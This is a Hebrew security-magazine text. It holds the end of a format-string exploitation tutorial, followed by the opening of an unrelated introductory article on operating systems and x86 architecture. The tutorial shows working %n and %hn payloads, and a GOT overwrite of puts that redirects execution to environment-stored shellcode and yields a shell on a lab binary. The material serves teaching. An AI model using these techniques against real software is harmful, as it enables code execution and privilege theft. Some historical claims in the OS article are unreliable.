%124x%n%17x%n%17x%n%17x%n
,�AAAA-�AAAA.�AAAA/�AAAAbfdaf2db1b3f5c
1b4f5c         41414141         41414141         41414141
[DEBUG] val = 0xddccbbaa @val = 0x804a02c
```

הצורך בכתובות ובערכי זבל בתחילת ה-Format String גרם לכך שאורך הפרמטר ישתנה. חישבנו אותו מחדש כמו בפעם האחרונה. הערך הבא יהיה גדול מהקודם ב-17 בתים (0xbb-0xaa), לכן 17 בתים יוצגו למסך לפני הדריסה הבאה. על ידי דריסת הבית הראשון במספר מיקומים בזכרון, אנחנו יכולים לדרוס לאיזור מסוים כתובת משלנו. חשוב לציין שאנחנו נדרוס עוד 3 בתים אחרי הבית האחרון.

החלטנו לכתוב לזכרון את הכתובות 0xddccbbaa מכיוון שהיא מאוד נוחה. הבית הבא גדול יותר מהקודם - אנחנו צריכים רק להגדיל את מספר הבתים שנכתבים. אבל מה יקרה כשנצטרך לכתוב ערך שלא עונה על ההגדרה? משהו בסגנון של 0x08041337. כדי לכתוב את הבית הראשון נצטרך להחזיר 55 תווים ולהשתמש ב-%n, זה לא אמור להוות בעיה. אבל הבית הבא שנכתוב הוא 0x13 ונצטרך לכתוב 19 תווים, להגדיל את מספר הבתים שמודפסים אל המסך זה אפשרי ופשוט - אבל בלתי אפשרי להחסיר אותו:

```
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08AAAA\x2d\xa0\x04\x08AAAA\x2e\xa0\x04\x08AAAA\x2f\xa0\x04\x08AAAA")%x%x
%9x%n
,�AAAA-�AAAA.�AAAA/�AAAAbf82b2ef1b3f5c   1b4f5c
[DEBUG] val = 0x00000037 @val = 0x804a02c
r4z@alpha:~/Documents$ gdb -q --batch -ex "p 0x13 - 0x37"
$1 = -36
```

אין טעם לחסר אותו ולכן נעטוף את הבית הבא ל-0x113. נוסיף 0x100 או 256 בייצוג עשרוני, התוצאה תוביל אל 275. נעטוף כך גם את הבית השלישי:

```
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08AAAA\x2d\xa0\x04\x08AAAA\x2e\xa0\x04\x08AAAA\x2f\xa0\x04\x08AAAA")%x%x
%9x%n
,�AAAA-�AAAA.�AAAA/�AAAAbfd822ef1b3f5c   1b4f5c
[DEBUG] val = 0x00000037 @val = 0x804a02c
r4z@alpha:~/Documents$ gdb -q --batch -ex "p 0x113 - 0x37"$1 = 220
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08AAAA\x2d\xa0\x04\x08AAAA\x2e\xa0\x04\x08AAAA\x2f\xa0\x04\x08AAAA")%x%x
%9x%n%220x%n
```

```
,�AAAA-�AAAA.�AAAA/�AAAAbf8b02e81b3f5c    1b4f5c
41414141
[DEBUG] val = 0x00011337 @val = 0x804a02c
r4z@alpha:~/Documents$ gdb -q --batch -ex "p 0x104 - 0x13"$1 = 241
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08AAAA\x2d\xa0\x04\x08AAAA\x2e\xa0\x04\x08AAAA\x2f\xa0\x04\x08AAAA")%x%x
%9x%n%220x%n%241x%n
,�AAAA-�AAAA.�AAAA/�AAAAbfb5a2e11b3f5c    1b4f5c
41414141
41414141
[DEBUG] val = 0x02041337 @val = 0x804a02c
r4z@alpha:~/Documents$ gdb -q --batch -ex "p 0x8 - 0x4"$1 = 4
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08AAAA\x2d\xa0\x04\x08AAAA\x2e\xa0\x04\x08AAAA\x2f\xa0\x04\x08AAAA")%x%x
%9x%n%220x%n%241x%n%4x%n
,�AAAA-�AAAA.�AAAA/�AAAAbfba72dc1b3f5c    1b4f5c
41414141
4141414141414141
[DEBUG] val = 0x0c041337 @val = 0x804a02c
```

מה קרה כאן? ההבדל בין 0x08 ל-0x04 הוא 4 בתים, אבל הערך שנכתב בכתובת הוא 0x0c, זה אומר שהדפסנו 4 בתים נוספים. הסיבה היא שכאשר משתמשים ב-%x, אורך ברירת המחדל הוא 8 ולכן עוד 4 תווים הודפסו. נתגבר על הבעיה הזאת על ידי עטיפת הבית - בצורה שביצענו את העטיפה בפעם האחרונה:

```
r4z@alpha:~/Documents$ gdb -q --batch -ex "p 0x108 - 0x4"$1 = 260
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08AAAA\x2d\xa0\x04\x08AAAA\x2e\xa0\x04\x08AAAA\x2f\xa0\x04\x08AAAA")%x%x
%9x%n%220x%n%241x%n%260x%n
,�AAAA-�AAAA.�AAAA/�AAAAbfe9c2da1b3f5c    1b4f5c
41414141
41414141
41414141
[DEBUG] val = 0x08041337 @val = 0x804a02c
```

או שניגש ישירות לפרמטרים:

```
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08\x2d\xa0\x04\x08\x2e\xa0\x04\x08\x2f\xa0\x04\x08")%4\$n
,�-�.�/�
[DEBUG] val = 0x00000010 @val = 0x804a02c
r4z@alpha:~/Documents$ gdb -q
(gdb) p 0x37 - 0x10
$1 = 39
(gdb) p 0x113 - 0x37
$2 = 220
(gdb) p 0x104 - 0x13
$3 = 241
(gdb) p 0x108 - 0x04
$4 = 260
(gdb) q
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08\x2d\xa0\x04\x08\x2e\xa0\x04\x08\x2f\xa0\x04\x08")%39x%4\$n%220x%5\$n%241x%6\$n%2
60x%7\$n
,�-�.�/�                              bfb862e5
1b3f5c
1b4f5c
804a02c
[DEBUG] val = 0x08041337 @val = 0x804a02c
```

טכניקה נוספת שיכולה לעזור לנו לפשט את ה-Format String שאנחנו שולחים לתוכנית היא שימוש ב-short כדי לכתוב לזכרון. Short הוא טיפוס נתונים המכיל 2 בתים וישנו Format Parameter ספציפי כדי להתמודד איתו המיוצג כ-%h. על ידי Short Writes אנחנו יכולים לשנות כתובת שלמה בעזרת 2 פרמטרים (%hn):

```
r4z@alpha:~/Documents$ gdb -q --batch -ex "p 0x1337 - 8"$1 = 4911
r4z@alpha:~/Documents$ gdb -q --batch -ex "p 0x10840 - 0x1337"$1 = 62729
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08\x2e\xa0\x04\x08")%4911x%4\$hn%62729x%5\$hn
[DEBUG] val = 0x08401337 @val = 0x804a02c
```

הרצת קוד

החלום הרטוב של כל כותב חולשות הוא להשתלט על ה-Instruction Pointer של התהליך. אך לצערו, ברוב המקרים הוא אוגר (EIP) ואי אפשר לשנות אותו באופן ישיר. אבל אפשר באמצעות הוראה ישירה למעבד. אבל אם היינו יכולים לכתוב הוראות ישירות למעבד - לא נצטרך לחפש חולשה (אנחנו תוקפים תוכנה כדי להשיג הרשאות בבעלות התוכנה, הרשאות שאין לנו).

לכן, כתוקפים עלינו לחקור את התוכנה ולמצוא את הפעולות שמשפיעות על ה-Instruction Pointer. להבין איך הן עובדות ולתקוף את דרך הפעולה. זה נשמע מסובך, אבל כשמבינים את הרעיון זה מאוד פשוט. בדרך כלל, פעולות המשפיעות על ה-Instruction Pointer נעזרות במידע שנמצא בזכרון. תהליך ההשתלטות תלוי בהשפעה שלנו על זכרון התהליך, אם הפעולות משתמשות בזכרון כדי לשנות את אוגר המצביע ואנחנו יכולים לשנות את ערכים בזכרון - GAME OVER!

תוכנית נעזרת מספר פעמים בפונקציות הנטענות מספריות אחרות ולכן טבלה בזכרון המכילה את המיקום של כל הפונקציות האלה - תיהיה שימושית מאוד. הטבלה הזאת נמצאת בקובץ ההרצה. במערכת ההפעלה Linux, מרחב הזכרון מוכר כ-Procedure linkage table (PLT)[2]

בעזרת המקטע התוכנית תוכל לקפוץ למקום הנכון בזכרון כדי לבצע פעולה מסוימת, הוא מכיל כתובת לכל פונקציה. בכל פעם שהתוכנית תצטרך לקרוא לפונקציה - היא תצטרך להעזר בטבלה.

[2] http://www.digitalwhisper.co.il/files/Zines/0x47/DW71-2-ELF.pdf

נבצע disassemble למקטע PLT בעזרת objdump:

```
r4z@alpha:~/Documents$ objdump -d -j .plt ./dw

./dw:     file format elf32-i386


Disassembly of section .plt:

08048340 <printf@plt-0x10>:
 8048340:   ff 35 04 a0 04 08       pushl  0x804a004
 8048346:   ff 25 08 a0 04 08       jmp    *0x804a008
 804834c:   00 00                   add    %al,(%eax)
    ...

08048350 <printf@plt>:
 8048350:   ff 25 0c a0 04 08       jmp    *0x804a00c
 8048356:   68 00 00 00 00          push   $0x0
 804835b:   e9 e0 ff ff ff          jmp    8048340 <_init+0x2c>

08048360 <strcpy@plt>:
 8048360:   ff 25 10 a0 04 08       jmp    *0x804a010
 8048366:   68 08 00 00 00          push   $0x8
 804836b:   e9 d0 ff ff ff          jmp    8048340 <_init+0x2c>

08048370 <puts@plt>:
 8048370:   ff 25 14 a0 04 08       jmp    *0x804a014
 8048376:   68 10 00 00 00          push   $0x10
 804837b:   e9 c0 ff ff ff          jmp    8048340 <_init+0x2c>

08048380 <__gmon_start__@plt>:
 8048380:   ff 25 18 a0 04 08       jmp    *0x804a018
 8048386:   68 18 00 00 00          push   $0x18
 804838b:   e9 b0 ff ff ff          jmp    8048340 <_init+0x2c>

08048390 <exit@plt>:
 8048390:   ff 25 1c a0 04 08       jmp    *0x804a01c
 8048396:   68 20 00 00 00          push   $0x20
 804839b:   e9 a0 ff ff ff          jmp    8048340 <_init+0x2c>

080483a0 <__libc_start_main@plt>:
 80483a0:   ff 25 20 a0 04 08       jmp    *0x804a020
 80483a6:   68 28 00 00 00          push   $0x28
 80483ab:   e9 90 ff ff ff          jmp    8048340 <_init+0x2c>
```

כשנדרוס כתובת שמכילה הוראת קפיצה (JMP) לפונקציה מסוימת, התוכנית תקפוץ לכתובת החדשה שלנו. אל תשכחו שאלו אנחנו שבוחרים את הכתובת החדשה ☺ אך, טרם בדקנו את הרשאות המקטע בזכרון. האם הוא יכול להשתנות בזמן ריצת התוכנית?

```
r4z@alpha:~/Documents$ objdump -h ./dw | grep -A1 " \.plt"

 11 .plt          00000070  08048340  08048340  00000340  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
```

אז הוא לא יכול, אבל אם נסתכל קצת יותר טוב - כשמתבצעת קריאה ל-PLT מתבצעת קפיצה נוספת לכתובת של הפונקציה, הכתובות האלה נמצאות במרחב זכרון אחר המוכר כ-Global offset table (GOT):

```
r4z@alpha:~/Documents$ objdump -h ./dw | grep -A1 " \.got "
 21 .got          00000004  08049ffc  08049ffc  00000ffc  2**2
                  CONTENTS, ALLOC, LOAD, DATA
```

יש לתוכנית הרשאות לכתוב למקטע בזמן ריצה, או במילים אחרות - נוכל לשנות את הכתובות ב-GOT. נוכל להציג את הכתובות האלה בכך שנציג הרילוקציות שמתבצעות בקובץ הרצה:

```
r4z@alpha:~/Documents$ objdump -R ./dw
./dw:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ffc R_386_GLOB_DAT    __gmon_start__
0804a00c R_386_JUMP_SLOT   printf
0804a010 R_386_JUMP_SLOT   strcpy
0804a014 R_386_JUMP_SLOT   puts
0804a018 R_386_JUMP_SLOT   __gmon_start__
0804a01c R_386_JUMP_SLOT   exit
0804a020 R_386_JUMP_SLOT   __libc_start_main
```

אנחנו יכולים לראות את כתובות הפונקציות שנמצאות ב-GOT, נבחר את הפונקציה שנקראת אחרי ה-printf שאותו אנחנו מנצלים לטובתנו. הכתובת של הפונקציה puts היא 0x0804a020. אם נחליף את הכתובת המקורית בכתובת שלנו. כשהתוכנה תנסה לפנות ל-puts היא תפנה לפונקציה שלנו - בין אם הכתובת הזאת היא פונקציה שיושבת בקוד המקור של התוכנית או קוד זדוני משלנו. הנקודה היא שעכשיו אנחנו יכולים לשלוט על ריצת התוכנית ולתמרן אותה לטובתינו כתוקפים.

ננסה לגרום לתוכנית להריץ את הקוד הזדוני - ה-Shellcode[3] יישב ב-Environment Variables לפני הרצת התוכנית. אנחנו נצטרך לדרוס את הכתובת המקורית של הפונקציה עם הכתובת שלנו - כתובת ה-Shellcode (נמצא את הכתובת בעזרת התוכנית getenvaddr):

```
r4z@alpha:~/Documents$ export SHELLCODE=$(cat shellcode.bin)
r4z@alpha:~/Documents$ ./getenvaddr SHELLCODE ./dw
SHELLCODE will be at 0xbffff39b
r4z@alpha:~/Documents$ gdb -q
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xf39b - 0xbfff
$2 = 13212
(gdb) q
r4z@alpha:~/Documents$ objdump -R ./dw | grep puts
0804a014 R_386_JUMP_SLOT   puts
r4z@alpha:~/Documents$ ./dw $(printf
"\x16\xa0\x04\x08\x14\xa0\x04\x08")%49143x%4\$hn%13212x%5\$hnx%5\$hn
 � �
                                                                    $
$ whoami
r4z
```

[3] http://shell-storm.org/shellcode/files/shellcode-827.php

סיכום

אז מה היה לנו? ראינו איך פרט כל כך קטן עלול לאפשר לתוקף להשתלט לנו על כל ריצת התוכנית עד כדי הרצת כל קוד כרצונו, ראינו איך ניתן לזהות את החולשה, כיצד ניתן לנצל אותה על מנת להשיג מידע מהתוכנית וכיצד ניתן לנצל אותה על מנת להגיע למצב של הרצת קוד. זאת דוגמא מצויינת למה חשוב לשים לב לכל אותם דגשי "כתיבת קוד בטוח". בנוסף, אני מעוניין להודות לאפיק קסטיאל על עזרתו המועילה למאמר זה. מקווה מאוד שנהנתם!

על המחבר

R4z בן 18 הינו מפתח Full stack בחברת Brandshield, ובזמנו הפנוי מתעסק באבטחת מידע. לכל שאלה או יעוץ ניתן לפנות אליו בשרת ה-IRC של NIX בערוץ #Security או באימייל, בכתובת:

raziel.b7@gmail.com

לקריאה נוספת

- Hacking the art of exploitation
- https://www.exploit-db.com/docs/28476.pdf
- https://www.owasp.org/index.php/Format_string_attack
- https://www.youtube.com/watch?v=-Oss6rljuKU
- http://codearcana.com/posts/2013/05/02/introduction-to-format-string-exploits.html
- https://www.redspin.com/it-security-blog/2010/08/defcon-advanced-format-string-attacks/
- http://phrack.org/issues/59/7.html

מבוא למערכות הפעלה

מאת מאיר בלוי-חנוכה

הקדמה

מטרת סדרת המאמרים הנ"ל היא לפתוח צוהר לעולם שנקרא מערכות הפעלה, מערכת ההפעלה היא מה שאחראי בסופו של יום על החיבור בין החומרה לתוכנה, תחום מערכות ההפעלה הינו עולם שלם בפני עצמו והוא נחשב למורכב במיוחד בגלל שהמערכת שעובדים מולה מורכבת מהמון רכיבים המחברים בין החומרה לתוכנה בין הליבה (Kernel) ומצב superuser לבין ה-Userspace, התחלנו בנקודה מסויימת עם מערכות ההפעלה הראשונות ומאז עם ההתקדמות והצורך המשכנו ושיפצרנו את המערכת נדבך על גבי נדבך והתוצאה מדברת בפני עצמה (אם כי כמו שאמרתי נחשבת ליחסית מורכבת).

בעיני מערכת הפעלה מורכבת מארבעה נושאים מרכזיים:

- מקביליות
- סנכרון
- ניהול זיכרון
- מערכות קבצים.

מאמר זה הינו הקדמה כללית למערכות הפעלה, נדון ונעמיק בתהליכים ותהליכונים (חוטים) וננסה להתגבר על בעיות בניהול תהליכים, וסנכרון.

למה בכלל שווה ללמוד על מערכות הפעלה?

אני יכול להעיד על עצמי, כל פעם שרציתי לפתח פרוייקט רציני, העיסוק מול מערכת ההפעלה תמיד היה שם. (אם זה בנסיונות מוניפולציה על מבנים שונים ב-Kernel או ב-PE ואם זה עבודה רגילה מול המערכת תוך ניסיון להגיע לתוצאה היעילה ביותר).

בתור מתכנת- לימוד מעמיק של מערכת הפעלה (מהצד התיאורטי שמסביר איך היא בנויה ומהצד המעשי שמסביר איך לתקשר עמה תכנותית) מאפשר לנו לשדרג את יכולות התכנות שלנו בכמה רמות, פתאום נהיית לך הבנה עמוקה למה הבאג הזה קורה? או תשובה לשאלה איך אני מייעל את התוכנה הזאת.

בתור איש אבטחת מידע - לימוד של הנושא יאפשר לך להתמודד טוב יותר עם סוגים שונים של פרצות, להבין למה הם קורים מלכתחילה ואיך לזהות אותם, זה יאפשר לך להבין טוב יותר מה בדיוק מנצל התוקף בשביל התקיפה ואיך הוא מצליח להישאר מוסתר ויותר חשוב, איך לתפוס אותו.

בתור חוקר אבטחה - לימוד מעמיק של מערכות הפעלה יאפשר לך להגיע לראש הפירמידה (האמיתי) של האקינג, לרמה הכי מתקדמת שיש, תוכל ליצור מלוואר / רוטקיטים / קיילוגרים משלך, תדע להסוות אותם במערכת, תדע לגלות חורים חדשים במערכת (0day), יידע מקיף על איך המערכת בנויה (must בתור חוקר) ייתן לך ידע מקיף בתמרון שלה לצרכיך.

בתור רוורסר - כל ידע נוסף שתרכוש על מערכת ההפעלה, כגון איך היא עובדת ולמה דווקא כך ולא אחרת יעזור לך בניתוח של תוכנות.

כשכתבתי את המאמר בהתחלה התחלתי ישר "ביזנס", אני אישית לא סובל הקדמות, אבל בכל אופן מסתבר שיש ערך להקדמה היסטורית קלה על עולם המחשבים בכלל ועל מערכות הפעלה בפרט (חוץ מזה - זה פשוט מעניין אז למה לא?)


לעניות דעתי, מאמר מקיף ומכובד על נושא מערכת הפעלה מחייב הקדמה בנושאים ארכיטקטורות ומבנים, השתדלתי לכתוב את המאמר בצורה עניינית, מקווה שתהנו.

הקדמה להקדמה על מערכות הפעלה

נתחיל לדבר על ארכיטקטורות, ישנם 2 ארכיטקטורות מפורסמות (אם כי עם אחת מהם המשכנו), אריכטקטורת פון נוימן, וארכיטקטורת הרווארד.

פון נוימן (ג'ון לואיס פון נוימן) היה מתמטיקאי אמריקאי מוכשר למדי ממוצא יהודי השם שלו נקשר ל-2 דברים מהותיים, פיתוח הפצצת אטום (הוא פיתח בה את ה'עדשה המפוצצת', אחד הרכיבים העיקריים הנדרשים לפיצוץ גרעיני). ועזר מאוד בפיתוח המחשב כפי שהוא מוכר לנו כיום. הוא עיצב את אריכטקטורת פון נוימן, שאומרת שבזיכרון של המחשב יושבים גם הקוד שאמור לרוץ וגם הנתונים שבהם אנחנו משתמשים ופקודות התוכנית מבוצעות זו אחר זו.

ביצוע ההוראות הוא על ידי היחידה האריתמטית לוגית (ה-ALU) שמסוגלת לחשב מגוון פעולות אריתמטיות ולוגיות.



[במקור: ויקיפדיה - ארכיטקטורת פון נוימן]


הבעיה המרכזית בארכיטקטורה הזאת היא העובדה שישנו שימוש הולך וחוזר בזיכרון, ובעוד שהמעבדים הולכים ומשתפרים מבחינת מהירות יותר ויותר (מדובר על בין 25%-50% לשנה) מהירות רכיבי הזיכרון לא גדילה באופן משמעותי (סביבות ה7%- לשנה), מה שאומר שייתכנו מצבים (שעוד נדון בהם בהרחבה במאמר הזה ובבאים אחריו) בהם המעבד פשוט יושב ומחכה לפעילות קלט/פלט שתסתיים.

בעיה נוספת שנתקלו בה בשנים האחרונות היא בעיית האבטחה, הארכיטקטורה של פון נוימן בעצם מאחדת את הזיכרון לשימוש כולל גם של קטעי קוד שמיועדים להרצה וגם של מידע פשוט, מה שמאפשר בין השאר את פרצת האבטחה המפורסמת "גלישת חוצץ" שבה על ידי שינוי של נתוני מידע אנחנו דורסים זיכרון שמכיל קוד ומשפיעים על ריצת התוכנית.

ארכיטקטורת הרווארד, הומצאה באוניברסיטת הרווארד, ממומשת בצורה שונה, ישנה הפרדה מלאה בין הזיכרון שמכיל מידע ובין הזיכרון שמכיל קוד שמיועד להרצה.

המחשב הראשון שמימש את הארכיטקטורה הזאת היה של IBM והוא נבנה בשביל אוניברסיטת הרווארד וכונה הרווארד סימן 1, המחשב הזה היה המחשב הסיפרתי האוטומאטי הראשון בארצות הברית.

בימנו אלו רוב מוחלט של המערכות מיוצר ע"פ ארכיטקטורת פון נוימן:



[במקור - ויקיפדיה: המחשת הארכיטקטורה]

ארכיטקטורת INTEL x86 (בשמה האחר IA32) היא שם כולל לסדרת מעבדים מבית אינטל שבה רוב המחשבים האישיים משתמשים עד היום (גם 2016), מקור השם הוא המעבדים הראשונים שבשמם נכללו הספרות 86.


ארכיטקטורת x86 מיישמת את האוגרים שאנחנו נדבר עליהם המון במהלך המאמר, ישנם 4 אוגרים בסיסיים שמשמשים לפעולות אריתמטיות

- AX - משמש לפעולות אריתמטיות, כמו כן מעבירים עליו תוצאות מפונקציות שונות
- DX / BX - משמשים לאכסון נתונים ואריתמתיקה
- CX - גם אוגר כללי, משתמשים בו גם בתור מונה ללולאות
- SI/DI - משמשים כמצביעים למקור מידע ויעד מידע, משומשים המון בהעתקות מידע שונות
- BP/SP - מצביע המחסנית ובסיס המחסנית, בעבר במערכות 16 ביט היה צורך בשניהם היום משתמשים ב-BP בשביל ליצור דרך נוחה לגשת לנתונים שמאוחסנים על המחסנית
- CS - מצביע למקטע הזיכרון בו נמצא הקוד שלנו
- DS - מצביע למקטע בזיכרון שמכיל את נתוני התוכנה שלנו
- ES - מצביע נוסף לאזורי זיכרון
- SS- מצביע לאזור בזיכרון שמכיל את המחסנית שלנו
- IP- מצביע על הפקודה הבאה שאנחנו אמורים להריץ
- בהמשך הוכנסו אוגרים נוספים (FS/GS)

כל האוגרים הנ"ל הינם אוגרי 16 ביט, במהדורות של 32 ביט מוסיפים לכל אוגר את האות E בהתחלה דהיינו AX הופכת ל-EAX ו-BX ל-EBX וכן הלאה, במערכות 64 ביט אנחנו נוסיף R במקום E.

כל אוגר בסיסי מחולק ל-2 בתים כל בית מכיל 8 ביטים החלק השמאלי נקרא "גבוהה" ומאופיין עם האות H החלק הימני נקרא נמוך ומאופיין עם האות L.

בשביל לגשת לחלק הנמוך של AX לדוגמא ניגש ל-AL ולגבוה באמצעות AH (כך זה יהיה בכמעט כל האוגרים)



עם החומרה עצמה אנחנו מדברים בשפת מכונה - שפת מכונה זה רצף סיביות בינאריות שנמחשב יודע לפענח ולבצע, בשביל שלנו כבני אדם יהיה נח יותר לקרוא ולכתוב פקודות מחשב המציאו את שפות המחשב.

השפה הראשונה והנמוכנה ביותר בשרשרת (אחרי השפת מכונה) היא האסמבלי, שזה בעצם תרגום מינימאליסטי של המספרים לפקודות קצרות.

הרבה אנשים לא יודעים אבל את האסמבלי ניתן לכתוב בשני דיאלקטים INTEL ו-ATT, אני אישית (ואני חושב שכך גם רוב העולם) מעדיפים את INTEL, זה נראה יותר נקי בעין.

בניב אינטל נכניס את הערך לתוך EAX בצורה הבאה:

```
mov eax, 1
```


בניב של ATT זה יראה כך:

```
movl  $1, %eax
```

כמו שראיתם הסינטקס של אינטל נקי יותר + הבדל נוסף הוא הסדר הוא הפוך בין שניהם אינטל מכניסה את הערך הימני בשמאלי ואילו ATT מכניסים את הערך השמאלי בימני. ישנם סוגי אסמבלי שונים בהתאם לארכיטקטורה עליה אנחנו רצים.

השכבה הבאה בתור היא שפת C שבא נעשה שימוש רב במהלך המאמר הזה והבאים בתור (בשפה עצמה/ בפסאודו קוד שלה), השפה הזאת היא הראשונה שניתן לקרוא באופן נורמאלי והיא עדיין נחשבת למאוד LOW LEVEL בעיקר כי היא כוללת המון משחק עם הזיכרון (מה שמפחיד המון מתכנתים, פוינטרים ברררר).

רוב מערכות ההפעלה המודרניות נבנו ב-C עם שילוב של אסמבלי. רכיבי המחשב הכללים הם היחידה הארטימטית לוגית, יחידת השליטה, התקני קלט פלט, והזיכרון:




יחידת השליטה מאפשרת לנו ניהול ושליטה שכל חלקי המערכת, המעבד מריץ את הפקודות הנדרשות, PCI זה מגוון הרכיבים המחוברים למחשב, זיכרון הRAM הינו הזכרון הנדיף של המחשב, פעולה של המעבד תהיה בדרך כלל מול הRAM (ננסה למעט בה כמה שאפשר כשהסדר הוא עבודה עם אוגרים- הכי מהירה, עבודה עם זיכרון מטמון-פחות מהירה אבל עדיפה עם אפשרית (מאפשרת גישה מהירה יותר לזיכרון שניגשנו אליו כבר בעבר), עבודה עם הזיכרון RAM, הזיכרון הפיזי המהיר ביותר של המערכת, לא מסוגל לשמור נתונים אחרי שמכבים את המחשב ואחרון חביב הזיכרון האמיתי היחיד שיש במחשב (הזיכרון ששורד כיבוי) הזיכרון הפיזי שהוא גם האיטי ביותר ונשאף לצמצם את השימוש בו למינימום).

יחידת השליטה מורכבת מתושבת המעבד, חריצי הזכרון של הממחשב, חריצי כרטיס מסך וחריצים שמיועדים לכרטיסי הרחבה שונים חיבורים לחומרה וציוד היקפי (USB/ עכבר / מקלדת / רמקולים), חיבורים לדיסק הקשיח, גשר צפוני ודרומי וחומרת הביוס, מעבר הנתונים בין החריצים השונים מתבצע על גבי BUSS.

הקדמה על מערכות הפעלה

מערכות הפעלה- זה בעצם הנושא המרכזי שלנו בסדרת המאמרים הזאת, מה זה בכלל מערכת הפעלה?

מערכת הפעלה היא פיסת תוכנה שעומדת חוצץ בין התוכנה לחומרה במחשב, היא מאפשרת לנו להשתמש במחשב גם אם אנחנו לא מבינים גדולים ומספקת לנו אבסטרקציה על החומרה הקיימת, היא מאפשרת לנו למשל לדבר עם USB ועם דיסק קשיח בדיוק אותו הדבר.



[במקור: ויקיפדיה]

את מערכת ההפעלה המודרניות ניתן לחלק בכללות ל-3 חלקים, יש את ליבת המערכת (ה-Kernel) יש את הדרייברים שהם האחראים הישירים על דיבור עם החומרה ויש את ממשק ה-API של המערכת שמאפשר לנו תור משתמשים עבודה נוחה מולה.

מערכות הפעלה עשו התקדמות רצינית מהשנים הראשונות.

עם מערכות ההפעלה הראשונות התקשורת היתה בעיקר דרך ממשק קונסול ורק לאחר מכן התפתחנו למערכות GUI (מערכות גרפיות שמוכרות לנו כיום)

מערכת ההפעלה הראשונה שאני רוצה להזכיר היא יוניקס. יוניקס התפתחה בשנות השישים על ידי חוקרים מאוניברסיטת מסצוסטס, יוניקס הראשונה נכתבה באסמבלי לאור העובדה ש-C שאותה פיתח דניס ריצ'י פותחה רק בשנות ה-70 רוב מערכות ההפעלה המוכרות לנו כיום הן הנכדות של היוניקס המיתולוגי ובינהם BSD של ברקלי ולינוקס של לינוס טרבלד.

לאור ריבוי המערכות מבוססות יוניקס נוצרה דרישה לסטנדרט אחיד וכך נולדה לה POSIX שמספקת בסיס אחיד לכלל מערכות ההפעלה.

סוגי מערכות ההפעלה הקיימים הם רבים ושונים בהתאם לדרישות, מערכות דסקטופ שמיועדות למשתמש הפשוט ושמו דגש על מהירות כללית של כלל הפעולות, ומערכות זמן אמת שמיועדות לביצוע תהליכים מסויימים בזמן נתון שמו דגש על קיום התהליך בזמן קצוב ואם לא זהו כישלון, דוגמא למערכת כזאת היא מערכת של מטוסים: אתה שואף לזמן אמת כאשר הטייס לוחץ על כפתור מסויים משום שאחרת התוצאות עלולות להיות הרות אסון, חלילה.

נחזור לסוגים מפורסמים של מערכות הפעלה:
Windows של מייקרוסופט החלה שושלת מפוארת במחשבי ה-MS-DOS, מערכת זאת הייתה מערכת אצווה שרק בהמשך היתה אפשרות להלביש עליה ממשק גרפי שנקראWindows 3 הסדרה המשיכה בחלונות 95, 98 ו-ME שהיו עדיין בבסיסם מערכות דוס.

במקביל החלה מיקרוסופט בפיתוח סדרת ה-NT שנמשכת עד ימינו אלו: XP (NT5.1), ויסטה, 7, 8, 8.1 ו-10.

אנשי אבטחת המידע לא ממש מחבבים את Windows על שלל גרסותיה משתי סיבות עיקריות:

- המערכת מאוד קלה לשימוש ומאוד גרפית, למעשה רוב מוחלט של תוכנות Windows ירוצו בסביבת GUI מה שמגביל מאוד את הגמישות שלהן, הסיבה לכך נובעת מהעובדה שהייעד המרכזי של המערכת הזאת הוא המשתמש הלא מתוחכם ולכן השאיפה היא לשמור על פשטות מקסימלית.

- בנוסף לכך, Windows אוספת באופן פעיל מידע אודות המשתמשים שלה. ועד Windows 10 השימוש בה היה כרוך בתשלום.

